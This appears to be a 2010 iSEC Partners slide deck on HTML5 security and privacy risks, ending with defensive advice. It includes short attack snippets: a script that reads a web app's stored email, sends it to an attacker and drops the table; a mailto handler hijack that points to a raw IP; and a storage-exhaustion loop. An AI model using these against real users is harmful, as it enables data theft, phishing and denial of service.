HTML 5

Adventures in the standards process

David Thiel

iSEC Partners

January 2010

1. Background
   - Flash & RIAs
2. HTML5
   - DOM Storage
   - Offline Mode
   - Excercise: DOM Storage
   - Excercise: DOM Storage
   - Access Controls, Sandboxing, & Cross-Origin Controls
   - Web Sockets
   - Geolocation

Flash & RIAs

- Flash: Rich media plugin, built to circumvent the standards process and web security
- RIA: Coined by Adobe for AIR
- Refers to a group of frameworks—AIR, Silverlight, Gears, *etc.*
- Tends to contain:
  - AJAXy Flashiness
  - Local storage
  - "Offline mode"
  - Decoupling from the browser
  - Access to lower level OS resources: sockets, hardware devices
  - Appearance of a traditional desktop application

Flash & RIAs

- Aside from Flash, saw limited adoption
- Why?
  - Required third-party download and install
  - Nobody actually wanted these features
- Gradually, RIA functionality was absorbed into the HTML5 specification (ala Google Gears)
- I declare RIAs dead.

HTML 5

DOM storage “features”

- Introduces DOM storage — *sessionStorage* and *localStorage*
  - *sessionStorage* stores arbitrary amounts of data for a single session
  - *localStorage* persists beyond the session — never expires, limited to 5M
- Database storage via *openDatabase()*
- All expected to be same-origin

DOM Storage

- The major goals of DOM storage — more storage space and real persistence
- Cookies considered too small
- Users delete cookies, or won't accept them
- DOM storage bypasses pesky users
- Pesky users can use:
  - about:config dom.storage.enabled = false

DOM Storage: SQL Databases

DatabaseJacking

Script injection attacks become far more damaging when you can insert code like this:

```
var db=openDatabase("e-mail", [], "My precious e-mail", "3.14");

    allmessages=db.executeSql("SELECT * FROM MSGS", [], function(results) {
        sendToAttacker(results); }
    );

    db.executeSql("DROP TABLE MESSAGES", [], function() {
        alert("lol"); }
    );
```

DOM Storage

Privacy concerns

- Concerns with cookie privacy well known
- DOM storage less so
- Less robust user controls and management than cookies
- “Private Browsing” modes often fail to clean up DOM storage data
- Along with Flash cookies, makes for an attractive tracking option

Offline pages

- For resources to be used off-line, developer specifies *cache manifest*
- Manifest file specified with html tag's *manifest* attribute
- Items can be specified to be cached even if not rendered or used
- Manifest reloads can be poked by altering the manifest file in any way

Offline pages

Usage and manifests

Example manifest file:

```
<html manifest="cache-manifest">
<!-- This page itself will automatically be cached -->
  ...
</html>
```

```
CACHE MANIFEST
# Version 1
index.html
interface.js
logo.png
FALLBACK:
# This attempts to pull from network, otherwise uses cache
/newmessages messagecache.html
NETWORK:
# This always bypasses local cache
/dynamic
```

Offline Pages

- Will pull down files of any size and type.
- In the background...
- Without confirmation...
- Even after you close the page...
- Even better than DOM storage!
- “I have no idea how that got there, officer”

Exercise: DOM Storage

- See test page at: `https://labs.isecpartners.com/breadcrumbs/breadcrumbs.html`
- Try this in:
  - IE
  - Chrome
  - Firefox
  - Opera, Safari, whatever
- What all gets set?
- Were you prompted for any save/allow operations?

Exercise: DOM Storage

Private Browsing

- Enter “private browsing mode” or equivalent and reload — is your data cleared?
- Clear caches/data stores manually, and reload
- Leave private browsing mode, reload
- Does private browsing behave how you’d expect?
- Does clearing your data manually really clear everything?

IFRAME sandboxing

A feature that actually *enhances* security! Maybe!

- IFRAME now has a sandbox attribute
- When set:
  - IFRAME becomes its own origin
  - Forms, scripts and plugins disabled
  - Can't link to other document objects (tabs, windows, other IFRAMES)
- 4 possible values modify this policy:
  - *allow-same-origin* — ignore that unique origin bit
  - *allow-forms* — allow form submission
  - *allow-scripts* — and allow scripting
  - *allow-top-navigation* — allows navigation to top of the browsing context

IFRAME sandboxing

Example

Sandboxing user-created content:

```
<iframe sandbox name="userContentFrame" src="getReallyHostileContent?mypost"></iframe>
```

or allowing some elements:

```
<iframe sandbox="allow-forms" name="userContentFrame" src="getReallyHostileContent?mypost"></
      iframe>
```

IFRAME sandboxing

Dynamic sandboxing

Quirk — always use "`sandbox`" on IFRAME instantiation. Adding dynamically only allows scripts that haven't already been loaded from executing. So, probably don't do this:

```
window.frames[userContentFrame].sandbox = "allow-scripts";
```

IFRAME sandboxing

With text/html-sandboxed

- Pages set with `text/html-sandboxed` not rendered if navigated to directly
- Used by content providers to indicate their content must be in a sandboxed IFRAME
- For legacy browsers, don't use standard `.html` extensions for these pages
  - Lest they be treated as regular `text/html`
- No one implements this
- Moving on...

IFRAME sandboxing

IE-style

- Simple mechanism for reducing privilege in IE:

```
<iframe security="restricted" src="getReallyHostileContent?mypost"></iframe>
```

- Automatically puts frame into “Restricted Sites” zone

IFRAME sandboxing

The flipside

- There is, however, a downside here
- Remember how most people prevent “clickjacking”?
- Completely hosed. All your framebusting scripts are useless now.
  - Can’t rely on Javascript
  - If JS is on, can’t rely on navigating to the top-level context
- 2nd issue:[1]

> ``Setting both the allow-scripts and allow-same-origin keywords together when the embedded page has the same origin as the page containing the iframe allows the embedded page to simply remove the sandbox attribute.''

[1] http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox

Cross-site Request Access Controls

By "controls" we mean "permissions"

- Now known as "CORS"[2]
- Mechanism to allow for cross-site XHR with limits
- Allows server to control allowable HTTP methods, allowed origins, allowed headers, etc.
- Example:

```
Access-Control-Allow-Origin: http://conglomco.com
Access-Control-Allow-Methods: POST, GET
Access-Control-Allow-Headers: X-PINGOTHER
Access-Control-Max-Age: 1728000
```

[2] http://www.w3.org/TR/cors/

HTML Access Controls

- Remember Flash `crossdomain.xml`?
- Remember how people keep setting the value to “*”?
- Same problem with `Access-Control-Allow-Origin`

Cross-document messaging

Using *postMessage()*

- Delivers messages to different origins/domains
- Sending messages is done simply with:

```
origin.contentWindow.postMessage('Foo!', 'http://foo.com')
```

  - Same "*" problem with *postMessage()*
  - Instead of "foo.com", you can put "*" — send to anyone who cares to listen

Cross-document messaging

Using *postMessage()*

- In the other context, a listener must exist:

```
window.addEventListener(type, listener)
```

e.g.

```
window.addEventListener('message', functionCallback)
```

- Upon receiving a message, the onus is on the developer to check `.origin`, `.source` or `.uri` properties
- ...obviously, postMessages should be considered hostile

Web Workers

- Analogous to Gears' *WorkerPool* mechanism
- Performs intensive Javascript calculations outside of the main browser
- Cannot change the DOM directly; must communicate via *postMessage()*
- Spawned like:

```
var myWorker = new Worker('complex.js');
myWorker.onmessage = myCallBackFunction;
...
myWorker.terminate;
```

Web Workers

Worker botnets

- Workers allow for intensive tasks that would normally trigger tight loop detection to run uninterrupted
- Due to the ease of tricking users into installing Gears apps, makes an attractive target for botnets
- Applications for hash cracking, remote site attacks, anything you'd use a big pool of computing power for

Web Sockets

- Web developers complained that they couldn't mess with network requests directly
- Raw TCP connections were introduced in the specification, since removed
- "Web Sockets" are their replacement
- In Firefox and WebKit
- Usage:

```
var conn = new WebSocket("ws://www.isecpartners.com/mysocketapp")
```

- Set *onopen, onread, onclose* callbacks
- Send with *send()* method

Web Sockets

Handshake

- Same-origin applies
- Starts as an HTTP “Upgrade” request:

```
GET /mysocketapp HTTP/1.1
Upgrade: WebSocket
Connection: Upgrade
Host: isecpartners.com
Origin: http://www.isecpartners.com
WebSocket-Protocol: myfancyprotocol
```

- Server responds with socket location and origin:

```
HTTP/1.1 101 Web Socket Protocol Handshake
Upgrade: WebSocket
Connection: Upgrade
WebSocket-Origin: http://www.isecpartners.com
WebSocket-Location: ws://www.isecpartners.com/mysocketapp
WebSocket-Protocol: myfancyprotocol
```

Web Sockets

- Handshake intended to prevent talking to arbitrary services
  - Can't establish a socket without server acknowledgement
- Should be a reasonable protection mechanism
- Possible exception — request splitting attack and HTTP `TRACE`-like functionality
- Even without vulns in the protocol, makes an awesome framework for advanced XSS attacks


Web Sockets

Compatibility

- Supported in IE with experimental prototype, presumably appearing in IE 10: `http://html5labs.interoperabilitybridges.com`
- Fall-back implementation using Flash available for browsers with no support: `https://github.com/gimite/web-socket-js`

Geolocation

- Geolocation — everything Web 2.0 has to be location aware now.
  - All browsers now support the informal draft of the W3C Geolocation API
- HTML 5 Specification Draft, Section 7.3.8, Security: “Need to write this section.” [1]
- Geolocation API specification:



- (They fixed this now, but still)

Geolocation

Invocation

- Two main invocations:
  - *getCurrentPosition()* — returns current coordinates, variable accuracy
  - *watchPosition()* — returns current location, sends updates on location change
- Typically gathered with a WAP survey done by the browser

Firefox 3+

Mozilla-specific issues

- *globalStorage*
  - FF2 has weak same-origin restrictions
  - FF2 and FF3 both omit any UI to view/change/delete
  - Deprecated in HTML 5 for *localStorage*
- Modern browsers are totally SQL-happy
- Downloads, cookies, form history, search history, *etc*, all stored in local SQLite databases
  - Why?? This data isn't relational.

Firefox 3+

Additional fun

- Also new in FF3: *nsIdleService* — idle tracking through XPCOM
- EXSLT — eXtensible Stylesheet Language Transformations weren't extensible enough, so here are the extensions.
- Websites can now be protocol handlers — a novel way to implement spyware
- FF (and everyone else) is adding functionality before real attention can be given to their security

Firefox 3+

Protocol Handlers

- Set up a dumb proxy, forwarding traffic to the real handler IP (and rewriting Host: headers)
- Register a new protocol handler thusly:


```
<script type=``text/javascript''>
  navigator.registerProtocolHandler(``mailto'', ``http://123.142.120.129:8080/dc/launch?
        action=compose&To=%s'', ``Yahoo! Mail'');
</script>
```

- Use your malicious IP instead of a name, users won't know the difference
- The only "security" restriction is that the handler has to go to the domain trying to install it.
  - ...huh?

Firefox 3+

Protocol handler registration


Installation of a protocol handler is one-click: only one option.



Firefox 3+

Launching a malicious handler

- After a handler is installed, mailto: links offer the malicious handler



- Note nearly invisible host URI and the auto-fetched favicon — which would you pick in a hurry?

Webkit

- Used in Safari, iPhone, Nokia, Android, OpenMoko, Konqueror, and AIR
- Supports HTML 5 DOM storage mechanisms
- Early adopter of local database objects
  - Particularly crucial on mobile devices, where storage is at a premium

DoS Risks in HTML 5

- 5M per origin for database objects
- 5M per origin for *localStorage*
- 5M per origin for *globalStorage* (in Firefox)
- Thankfully, no one has hundreds of thousands of origins
  - Except anyone with wildcard DNS
- Trivial storage exhaustion attacks possible
- Even more so for mobile devices based on WebKit — plus, storage and RAM are often pooled on these
- ***Very little exposed UI to disable this***

DoS Risks in HTML 5

Attack Scenarios

- Hokey example:
- Attacker sets up or compromises web server with wildcard DNS
- Upon page visitation of the main virtual host, an IFRAME loads which runs Javascript like this:

```
function storethings(name) {
    globalStorage['cybervillains.org'][name] = "Hi there, from iSEC!";
}

function mul0 (str, num) {
    if (!num) return "";
    var newStr = str;
    while (--num) newStr += str;
    return newStr;
}

var i = 0;
while (i < 10000) {
    whee = mul0("A",10000);
        storethings(whee + i);
        i++;
}
```

DoS Risks in HTML 5

Attack Scenarios

- Each request loads a page instantiating *globalStorage* and/or *localStorage* and database objects
- Fill the victim's hard drive with incriminating evidence — base64-encoded images/files, *etc*...

This is borken.

- Specifications are implemented far before they're ready
- Literally zero consideration for security or privacy
- Barely any consideration for interoperability — implementing half-baked specs means when they change, everyone is incompatible
- Web technology development is driven by developers who want new toys, not user need

But there's an upside...

With the advent of the <video> and <audio> tags, <canvas>, workers, XHR, SVG, and Web Sockets, maybe we can finally

KILL FLASH.

HTML5 Developers

- Prevent predictably named data stores—use a per-user GUID embedded in dynamically generated page
- Parameterize SQL statements
- Beware of passed-in arguments. Don't use them in JavaScript or to fetch URLs
- Use least-privilege principles with IFRAME sandboxes
  - And be sure to sandbox on instantiation, not dynamically

HTML5 Developers

- Use origin restrictions on *postMessage()* handlers and `Access-Control` headers
  - Limit allowable methods appropriately
  - And don't use "*" for anything ever
- Cross-document/Cross-domain messaging changes the game for data validation
  - In addition to server-side input validation, validation of these inputs now has to be done in JS

HTML5 Implementors

Local Storage Security

- *Let users opt out.*
  - User choice is missing here
  - Cookies have been opt-out for ages, but other tracking mechanisms haven't caught up
- Limit storage invocations
  - 5M per origin is *way* too much without user interaction, especially on mobile devices

HTML5 Implementors

Attack Surfaces

- HTML5 presents an expanding security attack surface:
  - Audio codecs
  - Video codecs
  - IL Parser / Virtual Machine
  - Embedded HTML renderer, JavaScript engine, image libraries
  - Data stores with complex query languages
- Fuzz the crap out of this stuff

Users and Administrators

Advice for Normal People

- Monitor usage of data stores
- Use NoScript or equivalent to block JS/Flash/Silverlight instantiation except when you want it
- Freak out

Penetration Testers

- Ensure SQL statements are parameterized
- For data stores not subject to same-origin—ensure proper GUIDs are used
- Check for limits on storage mechanism invocations
- Check scope of `Access-Control`s and *postMessages*
- Examine Web Socket listeners and providers
- Check for IFRAME sandbox overrides
- Look at geolocation storage mechanisms (with an eye towards privacy)
- Make people use SSL

Q&A

- Thanks for coming!
- Questions?

https://www.isecpartners.com

For Further Reading I

Ian Hickson, David Hyatt

A vocabulary and associated APIs for HTML and XHTML

http://www.w3.org/html/wg/html5/ —July 1 2008

The Mozilla Corporation

Interaction between privileged and non-privileged pages

http://developer.mozilla.org/en/docs/Code_snippets:Interaction_between_privileged_and_non-privileged_pages